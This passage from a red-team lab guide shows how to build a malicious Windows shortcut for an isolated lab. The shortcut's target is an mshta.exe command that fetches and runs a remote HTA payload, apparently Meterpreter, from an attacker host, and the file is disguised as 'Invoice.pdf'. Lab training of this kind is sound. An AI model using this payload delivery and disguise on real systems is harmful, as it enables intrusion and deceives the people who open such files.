Custom binary: Signed or trusted app that can be used with DLL sideloading

3. Build the .LNK File

The easiest way to create a Windows Shortcut file is shown at the beginning of this article. You can create .lnk files manually by right clicking on a file and selecting “create shortcut”. Then, the binary you want to execute can be set in target field.

Red Team Lab Guide:

Requirements: VMware

Attacker system: Kali Linux (latest version)

Target system: Windows 10 or 11 (non-production, lab only)

Networking: Host-only or NAT network for safe isolation

Tools: PowerShell, Sysinternals (optional for logging), and any web server (Apache/NGINX or Python http.server)


Isolation Warning: Do not run this on production or internet-connected systems.

Stage 1 – Create a Malicious shortcut


1. On Windows system, right-click – New – Shortcut.

“LoLBins are used by different actors combined with fileless malware and legitimate cloud services to improve chances of staying undetected within an organisation, usually during post-exploitation attack phases.”

Cisco Talos Group



2. When asked for the Target location, replace it with a LOLBin command.



For example, using mshta.exe LOLbin as shown below.

mshta.exe http://192.168.249.137:8000/met_http_137_8080.hta

← Create Shortcut

What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.

Type the location of the item:

mshta.exe http://192.168.249.137:8000/met_http_137_8080.hta

Browse...

Click Next to continue.

Next Cancel

3. Give the shortcut a legitimate and convincing name as shown below.

← Create Shortcut

What would you like to name the shortcut?

Type a name for this shortcut:

Invoice.pdf


Click Finish to create the shortcut.

